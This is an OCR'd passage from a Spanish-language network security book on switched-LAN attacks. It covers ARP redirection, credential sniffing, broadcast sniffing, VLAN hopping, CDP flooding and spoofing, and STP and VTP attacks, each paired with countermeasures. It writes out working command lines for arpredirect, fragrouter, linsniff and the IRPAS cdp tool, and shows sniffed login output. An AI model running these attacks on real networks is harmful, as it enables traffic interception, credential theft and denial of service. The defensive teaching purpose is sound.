


Figura 7-3 Engañar paquetes ARP y escuchar en conmutadores debe ser una razón suficiente para no depender de conmutadores de red para su seguridad.

Esto permitirá que tornado guarde en caché la respectiva dirección de hardware del sistema, que será necesaria cuando se ejecute arpredirect:

```
[tornado] arpredirect -t 10.1.1.18 10.1.1.1
intercepting traffic from 10.1.1.18 to 10.1.1.1 (^C to exit)...
```

Esto ejecuta arpredirect y redirigirá todo el tráfico de sombra destinado a la puerta de enlace predeterminada (exprimido) al sistema atacante (tornado). Esto se logra al usar arpredirect al reemplazar la puerta de enlace predeterminada de sombra con tornado, con lo que se indica al objetivo que envíe primero todo su tráfico a tornado y, a cambio, tornado enviará el tráfico (después de un rápido olfateo, o dos) a su objetivo deseado. Por supuesto, estamos convirtiendo efectivamente a tornado en un enrutador, así que también debemos activar el reenvío IP en tor-

nado para que actúe como un enrutador y redirija el tráfico de sombra a exprimido después de tener la oportunidad de capturarlo. Es posible habilitar el reenvío IP en el nivel de kernel en tornado, pero no es recomendable, porque puede enviar redirecciones ICMP, que tiende a interrumpir todo el proceso. En lugar de eso, podemos usar fragrouter (http://packetstormsecurity.org) para habilitar fácilmente el reenvío IP simple desde la línea de comandos al usar el conmutador `-B1`, como se muestra aquí:

```
[tornado] fragrouter -B1
fragrouter: base-1: normal IP forwarding
10.1.1.18.2079 > 192.168.20.20.21: S 592459704:592459704(0)
10.1.1.18.2079 > 192.168.20.20.21: P 592459705:592459717(12)
10.1.1.18.2079 > 192.168.20.20.21: . ack 235437339
10.1.1.18.2079 > 192.168.20.20.21: P 592459717:592459730(13)
<salida recortada>
```

Por último, necesitamos habilitar un analizador de paquetes simple en tornado para capturar cualquier tráfico jugoso:

```
[tornado] linsniff
Linux Sniffer Beta v.99
Log opened.
--------[SYN] (slot 1)
10.1.1.18 => 192.168.20.20 [21]

USER ploessel
PASS no-muy-secreta!!
PORT 10,1,1,18,8,35
NLST

QUIT
--------[SYN] (slot 1)
10.1.1.18 => 192.168.20.20 [110]
USER ploessel PASS tehackear0n
[FIN] (1)
```

Examinemos lo que pasó. Una vez que habilitamos arpredirect, tornado comienza a enviar respuestas ARP falsificadas a sombra indicando que es exprimido. Sin problemas, sombra actualizó su tabla ARP para reflejar la nueva dirección de hardware de exprimido. Después, un usuario de sombra comenzó sesiones FTP y POP en 192.168.20.20. Sin embargo, en lugar de enviar este tráfico a exprimido, se engañó a la puerta de enlace legítima predeterminada, sombra, para enviar el tráfico a tornado, porque su tabla ARP fue modificada para asignar la dirección de hardware de tornado a la dirección IP de exprimido. Todo el tráfico fue redirigido a 192.168.20.20 por medio de tornado, porque habilitó el reenvío IP al usar fragrouter, que causó que tornado actuara como un enrutador y reenviara todos los paquetes.

En el ejemplo anterior sólo redirigimos el tráfico de sombra a exprimido; sin embargo, es posible redirigir todo el tráfico a tornado al omitir la opción de destino (`-t`):

```
[tornado] arpredirect 10.1.1.1
```

```
intercepting traffic from LAN to 10.1.1.1 (^C to exit)...
```

Esté alerta de que esto puede causar estragos en una red con tráfico pesado.

Si no sabe usar UNIX, tal vez se pregunte si puede usar arpredirect en un sistema Windows. Por desgracia, arpredirect no se ha puesto en acción (pero, por supuesto, existen opciones). En algunos conmutadores tal vez sea posible establecer su conexión de red en un puerto uplink de un concentrador simple. Después puede conectar un sistema UNIX que ejecute arpredirect en el concentrador, junto con un sistema Windows que ejecuta el analizador de paquetes de su elección. El sistema UNIX redirigirá el tráfico con toda facilidad mientras sus sistemas Windows capturan el tráfico en el concentrador local.

Medidas para contrarrestar el redireccionamiento de ARP

Como hemos demostrado, es trivial falsificar respuestas ARP y corromper el caché de ARP en casi todos los sistemas conectados a su red local. Establezca entradas ARP estáticas entre los sistemas críticos, donde sea posible y práctico. Una técnica común es establecer este tipo de entradas entre su firewall y los enrutadores de extremo. Esto puede lograrse de la siguiente manera:

```
[sombra] arp -s exprimido 00:00:C5:74:EA:B0
[sombra] arp -a
exprimido (10.1.1.1) at 00:00:C5:74:EA:B0 [ether] PERM on eth0
```

Observe que la marca PERM indica que es una entrada ARP permanente.

En Windows puede establecer puertas de enlace predeterminadas de esta manera:

```
C:\> arp -a 10.1.1.1 00-aa-00-62-c6-09
```

Sin embargo, el establecimiento de rutas estáticas permanentes para sistemas de red internos no es el ejercicio más práctico en el mundo debido al gran volumen de sistemas con los que necesita estar en contacto. Por lo tanto, puede usar una herramienta como arpwatch (ftp://ftp.ee.lbl.gov/arpwatch.tar.gz) para ayudarle a dar seguimiento a pares de dirección Ethernet/IP de ARP y notificarle de cualquier cambio.

Para habilitarlo, ejecute arpwatch con la interfaz que quiera monitorear:

```
[exprimido] arpwatch -i r10
```

Como puede ver más adelante, arpwatch detectó arpredirect y lo notó como flip-flopping en /var/log/messages:

```
May 21 12:28:49 exprimido: flip flop 10.1.1.1 0:50:56:bd:2a:f5
(0:0:c5:74:ea:b0)
```

Insertar direcciones MAC de forma manual en cada conmutador es la medida más segura para contrarrestar ARP, aunque es la pesadilla de los administradores de sistema:

```
set port security <mod/port> enable 00-02-2D-01-02-0F
```

Cuando se envían varias respuestas ARP, puede remitirse un correo electrónico de notificación. arpwatch no es una solución activa, aunque representa una notificación en tiempo real útil de que hay un atacante malicioso.

Olfateo de transmisión

Popularidad:	*8*
Simplicidad:	*10*
Impacto:	*1*
Evaluación del riesgo:	***6***

Una técnica de hackeo que suele subestimarse consiste en escuchar simplemente en un conmutador. Al conectarse a un conmutador y ejecutar un analizador de paquete como Snort, encontrará un mundo de tesoros de transmisión que pueden usarse para introducir varias series de dolores de cabeza a administradores de sistema y red. Tome el primer ejemplo, la transmisión DHCP:

```
11/27-08:35:38.912270 0.0.0.0:68 -> 255.255.255.255:67
UDP TTL:128 TOS:0x0 ID:59170 IpLen:20 DgmLen:332
Len: 304
0x0000: FF FF FF FF FF FF 00 06 5B 02 67 F1 08 00 45 00 ........[.g...E.
0x0010: 01 4C E7 22 00 00 80 11 52 7F 00 00 00 00 FF FF .L."....R.......
0x0020: FF FF 00 44 00 43 01 38 C0 93 01 01 06 00 13 11 ...D.C.8........
0x0030: 74 17 0B 00 00 00 00 00 00 00 00 00 00 00 00 00 t...............
0x0040: 00 00 00 00 00 00 00 06 5B 02 67 F1 00 00 00 00 ........[.g.....
0x0050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0110: 00 00 00 00 00 00 63 82 53 63 35 01 03 3D 07 01 ......c.Sc5..=..
0x0120: 00 06 5B 02 67 F1 32 04 C0 A8 00 C0 0C 07 42 4C ..[.g.2.......BL
0x0130: 41 48 44 45 45 51 0B 00 00 00 42 4C 41 48 44 45 AHDEEQ....BLAHDE
0x0140: 45 2E 3C 08 4D 53 46 54 20 35 2E 30 37 0B 01 0F E.<.MSFT 5.07...
0x0150: 03 06 2C 2E 2F 1F 21 F9 2B FF       . .,./.!.+.
```

Ahora veamos una contestación DHCP:

```
11/27-22:27:44.438059 192.168.0.1:67 -> 192.168.0.60:68
UDP TTL:32 TOS:0x0 ID:38962 IpLen:20 DgmLen:576 DF
Len: 548
0x0000: 00 0D 60 C5 4A B8 00 30 BD 6C C0 E2 08 00 45 00 ..'.J..0.l....E.
0x0010: 02 40 98 32 40 00 20 11 3E ED C0 A8 00 01 C0 AB .@.2@. .>.......
0x0020: 00 3C 00 43 00 44 02 2C 98 32 02 01 06 00 18 23 .<.C.D.,.2.....#
0x0030: 19 EC 00 00 00 00 C0 A8 00 3C C0 A8 00 3C 00 00 .........<...<..
0x0040: 00 00 00 00 00 00 00 0D 60 C5 4A B8 00 00 00 00 ........?.J.....
0x0050: 00 00 00 00 00 00 FF 00 00 00 00 00 00 00 00 00 ................
0x0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0090: 00 00 00 00 00 00 FF 00 00 00 00 00 00 00 00 00 ................
0x00A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0110: 00 00 00 00 00 00 63 82 53 63 35 01 05 36 04 C0 ......c.Sc5..6..
0x0120: A8 00 01 01 04 FF FF FF 00 33 04 FF FF FF FF 34 .........3.....4
0x0130: 01 03 0F 06 42 65 6C 6B 69 6E 03 04 C0 A8 00 01 ....Belkin......
0x0140: 06 04 C0 A8 00 01 1F 01 01 FF 00 00 00 00 00 00 ................
0x0150: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0160: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0170: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0180: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0190: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x01A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x01B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x01C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x01D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x01E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x01F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0200: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0210: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0220: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0230: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0240: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ..............
```

¿Ve lo que vemos nosotros? Revise de 0x0134 a 0x0139 y observe la palabra “Belkin”. Es decir, el paquete de respuesta DHCP viene de un servidor DHCP Belkin. Tal vez un enrutador de algún tipo. ¿No le gusta cómo pueden los vendedores ayudar al hacker?

Ahora revisemos una transmisión ARP. Cada dispositivo que se conecta a la red (cuando quiera conectarse a otro host en la red) enviará un paquete de transmisión ARP. Este paquete pide a todos los dispositivos en la red que respondan si tienen una dirección IP particular. Si el dispositivo tiene la dirección IP, regresará un ARP que responda con su dirección MAC (la dirección de hardware necesaria para enviar tráfico). Como puede ver aquí, esto muestra varias joyas:

```
11/27-22:18:50.011058 ARP who-has 192.168.0.1 tell 192.168.0.192
11/27-22:18:50.012221 ARP reply 192.168.0.1 is-at 0:30:BD:7C:C1:E2
```

El primer trabajo de un hacker a menudo consiste en aprender lo más que se pueda de su objetivo. Esta técnica de olfateo de ARP le proporciona la dirección de red (192.168.0.0) y la dirección IP viva de los posibles objetivos (192.168.0.1 y 192.168.0.192). De forma adicional, ahora se conoce la dirección MAC (0:30:BD:7C:C1:E2), que puede hacer maravillas para algunos ataques de engaño ARP.

Ahora echaremos un vistazo a paquetes de transmisión WINS. Éstos son por mucho los datos más valiosos para el hacker. Al escuchar en el cable durante un periodo considerable (digamos 24 horas), un atacante puede obtener suficiente información para saber exactamente qué sistemas tomar como objetivo y cómo lograrlo. Miremos ahora el registro de Snort de tráfico de transmisión WINS:

```
11/27-22:27:57.379464 192.168.0.60:138 -> 192.168.0.255:138
UDP TTL:128 TOS:0x0 ID:22 IpLen:20 DgmLen:205
Len: 177
0x0000: FF FF FF FF FF FF 00 0D 60 C5 4A B8 08 00 45 00 ........'.J...E.
0x0010: 00 CD 00 16 00 00 80 11 B7 7E C0 A8 00 3C C0 A8 .........~...<..
0x0020: 00 FF 00 8A 00 8A 00 B9 7A C4 11 02 80 06 C0 A8 ........z.......
0x0030: 00 3C 00 8A 00 A3 00 00 20 45 47 46 44 43 4E 46 .<...... EGFDCNF
0x0040: 44 46 45 46 46 43 41 43 41 43 41 43 41 43 41 43 DFEFFCACACACACAC
0x0050: 41 43 41 43 41 43 41 41 41 00 20 46 48 45 50 46 ACACACAAA. FHEPF
0x0060: 43 45 4C 45 48 46 43 45 50 46 46 46 41 43 41 43 CELEHFCEPFFFACAC
0x0070: 41 43 41 43 41 43 41 43 41 42 4E 00 FF 53 4D 42 ACACACACABN..SMB
0x0080: 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 %...............
0x0090: 00 00 00 00 00 00 00 00 00 00 00 00 11 00 00 09 ................
0x00A0: 00 00 00 00 00 00 00 00 00 E8 03 00 00 00 00 00 ................
0x00B0: 00 00 00 09 00 56 00 03 00 01 00 01 00 02 00 1A .....V..........
0x00C0: 00 5C 4D 41 49 4C 53 4C 4F 54 5C 42 52 4F 57 53 .\MAILSLOT\BROWS
0x00D0: 45 00 02 00 46 53 2D 53 54 55 00      E...FS-STU.
```

Con base en lo anterior, puede ver que el paquete pertenece a una estación de trabajo de Windows. Los elementos siguientes son una revelación mortal:

- **\MAILSLOT\BROWSE** El signo revelador de una estación de trabajo WINS transmitiendo.
- **WORKGROUP** Éste es el grupo predeterminado de Windows asignado a estaciones de trabajo (también puede ver el nombre de dominio en el sistema que está olfateando).
- **FS-STU** Éste es el nombre NetBIOS del dispositivo que envía el paquete de transmisión.

Ahora veamos otro paquete de transmisión WINS. Éste es casi igual, pero ¿puede ver la diferencia?

```
11/27-22:27:54.365667 192.168.0.60:138 -> 192.168. 0.225:138
UDP TTL:128 TOS : 0x0 ID: 17 IpLen: 20 DgmLen:239
Len: 211
0x0000: FF FF FF FF FF FF 00 OD 60 C5 4A B8 08 00 45 00 - . J. . .E.
0x0010 : 00 EF 00 11 00 00 80 11 B7 61 CO AS 00 3C CO A8 .......a ...<..
0x0020: 00 FF 00 8A 00 8A 00 DB OD 01 11 02 80 03 CO A8 ...........
0x0030: 00 3C 00 8A 00 C5 00 00 20 45 47 46 44 43 4E 46 . < EGFDCNF
0x0040: 44 46 45 46 46 43 41 43 41 43 41 43 41 43 41 43 DFE FFCACACACACAC
0x0050: 41 43 41 43 41 43 41 43 41 00 20 46 48 45 50 46 ACACACACA . FHE P F
0x0060: 43 45 4C 45 48 46 43 45 50 46 46 46 41 43 41 43 CELEHFCEPFFFACAC
0x0070: 41 43 41 43 41 43 41 43 41 42 4E 00 FF 53 4D 42 ACACACACABN . . SMB
0x0080: 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 %.........
0x0090: 00 00 00 00 00 00 00 00 00 00 00 00 11 00 00 2B ...........+
0x00A0: 00 00 00 00 00 00 00 00 00 E8 03 00 00 00 00 00 ..........
0x00B0: 00 00 00 2B 00 56 00 03 00 01 00 00 00 02 00 3C . . . + .V........ <
0x00C0: 00 5C 4D 41 49 4C 53 4C 4F 54 5C 42 52 4F 57 53 . \MAILSLOT\BROWS
0x00D0: 45 00 01 00 80 A9 03 00 46 53 2D 53 54 55 00 00 E........FS-STU..
0x00E0: 00 00 00 00 00 00 00 00 05 02 03 90 80 00 OF 01 ...........
0x00F0: 55 AA 41 63 63 6F 75 6E 74 69 6E 67 00          U. Accounting.
```

Como puede ver, ahora se despliega el valor de descripción del equipo de destino. ¿Recuerda lo que se obtiene (como opción) cuando instala el sistema operativo Windows? ¿O cuando hace clic después en la opción Propiedades del ícono Mi PC? A menudo las compañías utilizan este campo como un lugar para establecer la función del equipo en la red (en este caso es "Accounting"). Ahora no sólo sabemos el nombre NetBIOS (que puede ser útil para olfatear), sino también su función. Así que si un atacante quiere ir tras el sistema en el departamento de finanzas, ahora sabe a quién puede incluir, así como una dirección IP del sistema en tal red.

Como se advierte en el ejemplo anterior, aunque estas técnicas de olfateo tal vez no produzcan el grial de los hackeos para el atacante, puede ayudar al hacker en sus intentos de proporcionar lo que suele percibirse como "inhusmeable" en un conmutador.

Medidas para contrarrestar el olfateo de transmisión

Desafortunadamente, hay poco que hacer para eliminar de manera efectiva o incluso mitigar esta amenaza. La única opción real consiste en asignar un puerto particular a una LAN virtual (VLAN). Esto limitará quién es parte de un dominio de transmisión particular. De esta forma, si tiene sistemas críticos y confidenciales, puede moverlos a su propia VLAN y no permitir a nadie conectarse al conmutador en que están los sistemas y escuchar en el tráfico.

Salto de VLAN

Popularidad:	*4*
Simplicidad:	*8*
Impacto:	*1*
Evaluación del riesgo:	***4***

Las LAN virtuales son LAN separadas de forma lógica en el mismo medio físico. Cada LAN está asignada a su propio número de VLAN. En ocasiones las VLAN se expanden más que un simple conmutador mediante el uso de líneas troncales. 802.1q es el estándar no propietario para líneas troncales. Estas líneas conectan VLAN similares a varios conmutadores. El protocolo de troncales de VLAN (VTP, VLAN Trunking Protocol) envuelve el marco Ethernet a medida que lo reenvía a través de su destino.

Hoy en día las VLAN son un estándar en las intercomunicaciones, pero muchas veces se configuran o usan de manera incorrecta. Las VLAN se diseñaron sin tener en mente la seguridad. Con la cantidad de VLAN que se utiliza para implementar seguridad hoy en día, esto puede ser un problema. Para entender las fallas con una implementación VLAN debemos recorrer la división de paquetes.

Encabezado IP El encabezado IP es necesario para todos los paquetes IP enviados por el cable. Esto contiene direcciones IP de origen y destino, junto con otra información necesaria.


Encabezado TCP El encabezado contiene puertos de origen y destino, un número de secuencia y marcas TCP. En la implementación de Cisco de 802.1q, la etiqueta es de cuatro bytes y tiene el formato:

```
0x 80 00 0n nn
```

donde *n nn* es el identificador LAN virtual. La etiqueta se inserta en el marco Ethernet de manera inmediata después de la dirección MAC de origen. Por lo tanto, un marco Ethernet que inserta el conmutador 1 en un puerto que pertenece a VLAN 2 tiene la etiqueta "80 00 00 02" insertada. El marco 802.1q atraviesa la troncal de conmutador, y la etiqueta se retira del marco antes de que éste deje su puerto conmutado de destino. A continuación creamos un diagrama de un paquete IP, al ilustrar la posición del identificador de protocolo de etiqueta:

```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+ +-+-+-+          +-+-+-+-+-+-+-+
|Dirección | Dirección | Identificador de protocolo.. .. cont|
|Destino   | Origen    | de etiqueta..|
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-++-+-+   +-+-+-+-+
|PR1.    |F| Identificación de |
|Ident   |C| LAN virtual       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+   +-+-+-+-+-+-+-+
|   |    Paquete                .. .. Paquete    |
|   |    Datos 46-1500 octetos  .. .. Cont datos |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+     +-+-+-+-+-+-+
|       |
| FCS   |
+-+-+-+-+
```

Muchos administradores configuran mal las VLAN, como lo demuestra este diagrama. Bajo condiciones específicas, es posible inyectar marcos en una VLAN y hacer que los datos "brinquen" a una VLAN diferente. Si las VLAN se utilizan para mantener la seguridad entre dos segmentos de red, ésta es una preocupación de seguridad seria.



Cuando un host se conecta a un puerto VLAN nativo, no se agrega encabezado VLAN. Esto es un concepto que funciona bien, aunque no hay riesgo de seguridad. Si los atacantes pueden obtener acceso a un puerto nativo, ahora tienen la habilidad de "brincar" a cualquier VLAN. Muchas herramientas están disponibles in the wild para probar esta vulnerabilidad de mala configuración.

Medidas para contrarrestar los saltos de VLAN

Como hemos observado, las VLAN no deben utilizarse para implementar límites de seguridad de red, debido a la falta de controles de seguridad robustos asociados con la tecnología actual. Deshabilite todos los protocolos VTP en su equipo de red, si no usa VLAN.

Si no implementa VLAN para mejorar la manejabilidad de su red, es poco lo que puede hacer para mitigar el abuso de VLAN. Restrinja el acceso al puerto VLAN (VLAN ID 1) y no coloque redes no confiables en VLAN nativas de puertos troncales. Para administración de VLAN, no use servidores de directivas de administración VLAN (VMPS, VLAN Management Policy Server) porque permiten membresía dinámica VLAN basada en dirección MAC (que ya mostramos que es susceptible de engaños). También puede colocar conmutadores en modo VTP transparente para proteger el acceso a administración VLAN al usar una contraseña (como analizaremos en "Ataques de protocolo de troncal VLAN [VTP]", en páginas posteriores de este capítulo). Por último, desactive el protocolo de troncal dinámico (DTP, Dynamic Trunking Protocol) en todos los puertos para evitar que dispositivos de red falsos configuren puertos, troncales, o ambos (observe que muchos conmutadores vienen con DTP habilitado, como opción predeterminada).

Para conocer las mejores prácticas de seguridad en VLAN, le recomendamos consultar la documentación del vendedor del equipo de red. Para equipo de Cisco, revise su ensayo "Virtual LAN Security Best Practices" (Mejores prácticas para seguridad de LAN virtual) en http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/prodlit/vlnwp_wp.pdf.

Conjunto de aplicaciones de ataque para protocolo de enrutamiento de red (IRPAS) y Cisco Discovery Protocol (CDP)

Popularidad:	*5*
Simplicidad:	*10*
Impacto:	*8*
Evaluación del riesgo:	***8***

CDP es un protocolo de intercambio de información de propietario de Cisco. No se enruta y sólo está disponible en el segmento local. CDP comparte información como modelo de enrutador, versión de software y direcciones IP. Ninguna información hace uso de autentificación y siempre se transfiere en texto simple.

IRPAS (Internetwork Routing Protocol Attack Suite) es un conjunto de aplicaciones de software de varias herramientas creado por Phenoelit. Por desgracia, la ley alemana cambió en 2007 e hizo que fuera ilegal que las personas habilitaran el hackeo, así que Phenoelit desapareció y anunció públicamente que quitaría estas herramientas y técnicas. Sin embargo, viven en sitios Web de la Unión Americana, como Packet Storm Security (http://packetstormsecurity.org/UNIX/misc/irpas_0.10.tar.gz). CDP es una herramienta de línea de comandos UNIX dentro de IRPAS. FX descubrió que IOS de Cisco utiliza el ID de dispositivo para encontrar si un mensaje recibido es una actualización y si el vecino ya es conocido. Si el ID de dispositivo es muy largo, la prueba parece fallar y llena constantemente la memoria del enrutador.

Para usar CDP, especifique la interfaz Ethernet en que quiera trabajar (`-i eth0`); todo lo demás es opcional. Aquí se muestra un ejemplo:

```
./cdp -i eth0 -n 10000 -l 1480 -r
```

Si los atacantes quieren desbordar un enrutador, inician dos procesos de CDP con diferentes tamaños: uno de tamaño completo (1480) para llenar la mayor parte de la memoria, y otro para llenar el resto con una longitud de diez octetos.

El segundo modo de la herramienta CDP de Phenoelit es de engaño. Habilite este modo con la opción `-m 1` de la línea de comandos. Engañar no tiene un uso real para atacar un enrutador, aunque puede usarse para ingeniería social o sólo para confundir al administrador local. Se usa para enviar paquetes de información CDP 100% válida que se ve como si fueran generados por otros enrutadores Cisco. Aquí puede especificar cualquier parte de un mensaje CDP. He aquí un ejemplo:

```
./cdp -v -i eth0 -m 1 -D 'Hacker' -P 'Ethernet0' -C RI \
-L 'Intel' -S " 'uname -a?" -F '255.255.255.255'
```

Esto da por resultado que en el enrutador Cisco se despliegue la siguiente información:

```
cisco# sh cdp neig detail
      -------------------------
      DEVICE ID: Hacker
      Entry address(es):
      IP address: 255.255.255.255
      Platform: Intel, capabilities: Router IGMP
```

```
Interface: Ethenet0, Port ID (outgoing port): Ethernet0
Holdtime : 238 sec
Version :
Linux attack 2.2.10 #10 Mon Feb 7 19:24:43 MET 2000 i686 unknown
```

Medidas para contrarrestar CDP

A menos que CDP sea necesario, siempre debe deshabilitarse de forma global en cada interfaz, como se muestra aquí:

```
Router(config)# no cdp run
Router(config-if)# no cdp enable
```

Ataques de protocolo de expansión de árbol (STP)

Popularidad:	*4*
Simplicidad:	*2*
Impacto:	*8*
Evaluación del riesgo:	***5***

Para evitar tormentas de transmisión y otros efectos secundarios no deseados de repetición en bucle, STP (Spanning Tree Protocol) fue creado y estandarizado como 802.1d. STP usa el algoritmo de expansión de árbol (STA, Spanning Tree Algorithm), que percibe que el conmutador tiene más de una forma de comunicarse con un nodo, determina qué forma es la mejor y bloquea las otras rutas. Cada conmutador selecciona las rutas de red que debe usar para el segmento. Esta información se comparte entre todos los conmutadores por marcos de red llamados unidades de datos de protocolo puente (BPDU, Bridge Protocol Data Units).

Un atacante que tiene muchas direcciones de Internet en un área STP participante posee la capacidad de engañar una prioridad de puente SLTP más baja que la del puente raíz actual. Si esto ocurre, un atacante puede asumir la función de puente raíz y afectar la topología STP activa, redirigiendo, por lo tanto, todo el tráfico de red a través del sistema del atacante. El nuevo cálculo STP causado por una introducción temporal y la posterior eliminación de dispositivos STP con prioridad de puente baja (cero) representa una forma simple de un ataque de negación de servicio (DoS, Denial of Service) o de intermediario. Pueden usarse herramientas como brconfig para influir en STP.

Medidas para contrarrestar el nuevo cálculo de STP

Para protegerse de este ataque, habilite portfast en las interfaces de nodo de extremo. Los dispositivos detrás de un puerto con STP portfast habilitado no tienen permitido influir en la topología STP. Aquí se muestra un ejemplo:

```
Switch(config)# spanning-tree portfast bpduguard
```

Ataques de protocolo de troncal de VLAN (VTP)

Popularidad:	*4*
Simplicidad:	*8*
Impacto:	*1*
Evaluación del riesgo:	***4***

VTP es un protocolo de mensajería central que mantiene la consistencia en la configuración VLAN al administrar la adición, la eliminación y el cambio de nombre de VLAN dentro de un dominio VTP. Un dominio VTP (también denominado *dominio de administración VLAN*) está integrado por uno o más dispositivos de red que comparten el mismo nombre de dominio VTP. Todos los dispositivos deben estar interconectados por troncales, debido a que VTP sólo se comunica mediante puertos troncales. Los atacantes que puedan obtener acceso a un puerto troncal tienen la posibilidad de enviar mensajes VTP como un servidor sin VLAN configurado. Si esto ocurre, todas las VLAN se eliminarían a través de los dominios VTP. Se sabe que hay herramientas automatizadas disponibles en la comunidad de los hackers.

Medidas para contrarrestar VTP

